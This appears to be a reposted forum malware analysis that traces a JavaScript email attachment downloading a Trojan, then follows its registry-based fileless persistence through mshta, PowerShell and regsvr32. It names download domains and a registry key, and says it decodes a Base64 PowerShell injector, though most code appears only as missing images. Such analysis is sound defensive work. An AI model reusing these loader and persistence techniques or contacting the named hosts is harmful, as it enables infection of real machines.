Hi friends...
This is a relatively simple malware analysis I have made several years a go, for an unknown malware (at that time).
I share it here for educational purposes.
I hope you enjoy it!
Disclaimer: In order to avoid misunderstanding and blames about C(l)opy/Paste I would like to note this: It is NOT the first time that I publish this small tutorial. My initial publication was in Greek language, then I publish it in a Russian forum and an English one. If you find more publications then it is probably a Copy/Paste of these...
Reversing Malware manually
The current Malware appears to be a variant of the Poweliks or Gootkit Trojan (https://www.f-secure.com/v-descs/trojan_w32_poweliks.shtml and https://securelist.com/gootkit-the-cautious-trojan/102731/). It's a malware that appears to register itself in the registry and run from there.
Before we start, I would like to clarify the following, please:
The article does not do a 100% analysis (with all possible combinations) because 100 pages simply would not be enough. Consequently, the article in many places provides "food for though" for further research.
But, let's start things from the beginning:
Several years ago, many people (me included) received a strange email asked us to open it asap...:

The email contained an attachment titled: Notice_to_Appear_00000443430. The Zip contained a file with a .js (jacascript) extension. By extracting and opening the file there appears to be obfuscated code.
Here is the code in condensed form (for reasons of space saving):

After a quick study of it seems that the code is generated dynamically during program execution and at the end is written to a final variable and then executed. So I decide to do the 1st known (and simpler) code "decryption" trick, which assumes that the last function you run is the one that contains the final code, i.e. the function glnu().
So I go to the main body of glnu() and do this:
Next, I put the above code inside an HTML file and run it locally. I get the following:

If we look closely, the code that is going to be executed is as follows:

This is JavaScript code which again doesn't look very good, so after putting it in a good JavaScript Formatter, I got the following:

In general, what the above code does is try to download some files from the following domains:
Basically, the following requests will be executed:
The above requests via javascript will download a file and write it to the disk (in the %temp%\669736 directory, that is in my case C:\Users\<username>\AppData\Local\Temp\669736) as executable file (with EXE extension); then the file will be executed.
In short, it is the Trojan's precursor, i.e. its "barker" (the one that will... call it from where it is hiding!).
I tried to download files from the above links but only the ncdivers.com and www.groupformingservices.com works.
The following three files is downloaded:

As you can imagine (don't be fooled by the GIF extension) these are PE executables, as shown by the classic Header seen in a hex editor:

By renaming it to EXE (which is what the javascript code also does) we have an executable:
I also, found that all the above downloaded files were exactly the same:

So the initial javascript program probably downloads the basic trojan and indeed wherever it finds it, in the above servers...
Now all that's left to do is see what exactly this executable does when it's run. My first choice is VirusTotal:

Hmm, the results are not that encouraging. Only 4 out of 55 machines suspected something sneaky "running" here... So it's possible we're close to some relatively unknown (or well-encrypted) runtime code. A good opportunity to analyze it myself.
First of all I took a look at it with a hexeditor. You can also see some interesting views of Trojan developers:

Inside the executable, I noticed some interesting content, such as:

Although I won't go into detailed offline analysis of the executable, it's worth noting the use of "quite a bit" of SQL within the program (analysis with IDA Pro):
A very efficient way to quickly check the behavior of a malware is to run it in a Virtual Machine, after taking an Image Backup and then restore it back to a clean system at any time.
I must say that both the original javascript and the executable "stress" the antivirus (both Eset and Windows Antivirus) and if you want to do a proper check you have to disable it.
So, I put a Windows 7 VM up and run the evil b.exe. Analysis follows:
A bit of Windows Processes and a bit of Registry
As soon as the program starts running, the following "nice" things happen to processes in combination with TCP Live Connections:
At first, the executable B.exe seems to run without do anything for a few seconds, after a while it closes and another process named Powershell.exe (call me Command Executor!) is started, which also runs for a few seconds then closes and then then a regsvr32.exe process is up and remains active.

Also, shortly before Powershell.exe starts, another process, the mshta.exe, is also started. This process belongs to Microsoft Windows Application Process and belongs to the family of Internet Explorer utilities. The specific Process runs with the following parameters:

In more detail, it runs as follows:
The above code brings up a command line shell and runs in javascript (with the help of mshta.exe) what is inside the Registry Key:
HKCU\\software\\eebx7Aeby\\6tCMbfD3a (where HKCU = HKEY_CURRENT_USER)
But as I imagine, when I check the Registry to see the value of the specific key, it was not there...
Conclusion: I return the VM to a clean state, run b.exe again, but this time having the Registry Editor open on the specific node and constantly Refreshing it (by f5), hoping that at some time slot I will catch the above key at creation. Finally, I catch the key which is a bit... encrypted:

I cannot immediately get the above values because as soon as they appear, they are immediately deleted. Of course, there are ways, but let's continue below in case we find other interesting things.
Indeed, with the next refresh, I see that another value has been created in this registry, this time fixed:

You can take a better look here:

First of all, we must say that all the variables (see Name field) used are random, i.e. every time the malware runs they have a different name. We must also say that the above probably accesses some server and this is because the variable 456a6457 contains a value that appears to belong to some User Agent. I imagine that the rest of the encrypted values will probably be the URL as well as some values of the HTTP Headers to make the access successful. E.g. 864 might be the remote port.
TCP Connections
While the above is happening, an equally important action is performed in the communication of our computer with the "external" world. I see this with SysInternal's TCP Viewer. Once RegSvr32.exe is running the following happens:

Base on the first process which appears to be the actual Trojan through which, the others are opened. He hits in the address http://***********ds.ru/
It shows the following interesting image…:

Maybe our friend wants to tell us something... don't you agree? https://media.nulled[.]to/public/style_emoticons/default/wink.png
A bit more about a Window Process
Let's go back to the processes a bit and using SysInternals' Process Explorer, I'll go in some details with one of them. I will try to "freeze" the powershell.exe process when it is called by the Trojan so I can examine it “in peace” https://media.nulled[.]to/public/style_emoticons/default/wink.png
This will happen if I press 'Suspend'... when I see it active:

Since select it and freeze it, go to properties:

Take a look into the parent process. It's the mshta.exe we saw above! So, this process calls the powershell.exe passing as a parameter (specifically as an environment variable) the variable rppd. I suppose that inside this variable is the encrypted Registry value that the trojan tries to preserve in every way!
Going to TAB Environment, things start to clear up:


Ok, now I have the value of the rppd environment variable exactly as it comes from the Trojan. I definitely have to uncover this value because something tells me it has... interesting info! So, I'm trying a full memory dump to see if it's hiding somewhere in here:
The results after a little digging are encouraging:

I have finally managed to get the value of the variable in encrypted form though. Of course, as you can see, the encryption is Base64, i.e. just a piece of cake to break with a simple Base64 decoder and give us the desired result:


For reasons of space, the part of the binary-code that contains the above has been abbreviated.
I won't go into a line-by-line analysis of the above code. I'll just say this: It's a powershell script that uses a ready-made process in binary format (registered in the variable $sc32 which seems to be injected during the start of Kernel32.DLL.
The question now is what exactly this binary-code of the $sc32 variable does?
By itself, however, it does not stand as an autonomous executable. I tested this as follows. With the following C++ program I put the binary-code into an executable:

I compile and run the above as makeExe.exe:

And I try to run the final executable:

Ok.. maybe something went wrong… But check this: “16bit MS-DOS Subsystem”? wtf!!
Let's upload it to Virus total as well:

0/55? Innocent?? Well,…I do not think so!!
Let's go the straightforward way, run it directly from the Power Shell IDE:

Um,…. We got an error! Have we disabled the execution of scripts...? That's bad! I can't run it while the Trojan can… ok, nice!
To be able to run Powerscript commands I have to enable them with the following command: Set-ExecutionPolicy RemoteSigned
So let's do it to see what the script actually does... Unfortunately, with a few attempts to run it the program it "freezes" either without a message or with the familiar ...”powershell has stopped working”.
From the result, however, it seems that it is this process tries to communicate with the various (web) zombies after the injection... https://media.nulled[.]to/public/style_emoticons/default/wink.png
Check if it affects Files
This check is simple and is done as follows:
First, I start Windows VM in a clean environment and write in a text file all the names of the files (hidden and not, in all directories and subdirectories) that exist on our disk. This will be done with the following simple command (from Command Line of course!):
Then, I infect the Box by running the malware and re-run:
What left to be done at the end is to compare the content of the files 0.Before.txt and 1.After.txt to see what is changed:

A file that has changed that caught my attention is PowerShell.evtx located inside the Directory of C:\Windows\System32\winevt\Logs
This is a file that the operating system records historical data (Logs) from the movements of programs and processes:

Moving on I find something equally interesting:

NTUSER.DAT is located in the C:\Users\<username> directory. It is a hidden file and contains the entries in the Registry located under HKEY_CURRENT_USER. After the attack, it increased by 2Mb… Interesting!
I compare (file compare by content) the ntuser.dll file before and after the attack. To do this, I mount the Windows disk with another operating system (e.g. with a linux live CD distro) and enter the disk to get the file. Thus, I see the following interesting differences:

For those who can't make out the javascript code hidden here, don't be disappointed, we'll have a chance to see it better (keep reading).
Important Note: I didn't notice any other significant change in the files. Consequently, the malware seems to only affect the Registry!
Checking if it affects Registry
By analogy with what I did in the previous paragraph for all the files on the disk, I will do it for the Registry by exporting the Registry (before and after the attack). Thus, I see what changes the malware made to the Registry. An interesting introduction of the findings is the following:

The registry tells us here that the malware has stored itself here encrypted.

If you do the above analysis, be careful not to confuse the entries of the malware with some legitimate entries that are also recorded, such as the one we did for exporting the registry to a file:
Startup behavior
All good so far. We have seen exactly where malware runs and how it hides itself in our system. But let’s do a restart to see if it's still there. Indeed, after the restart it seems that the malware still exists on my box, since the strange TCP/IP connections are still running:

Ok, before I analyze it a bit let's see the behavior of Malware in "unforeseen" situations. I delete regsvr32.exe and restart again to see what happens. Will the… bad wolf wake up?
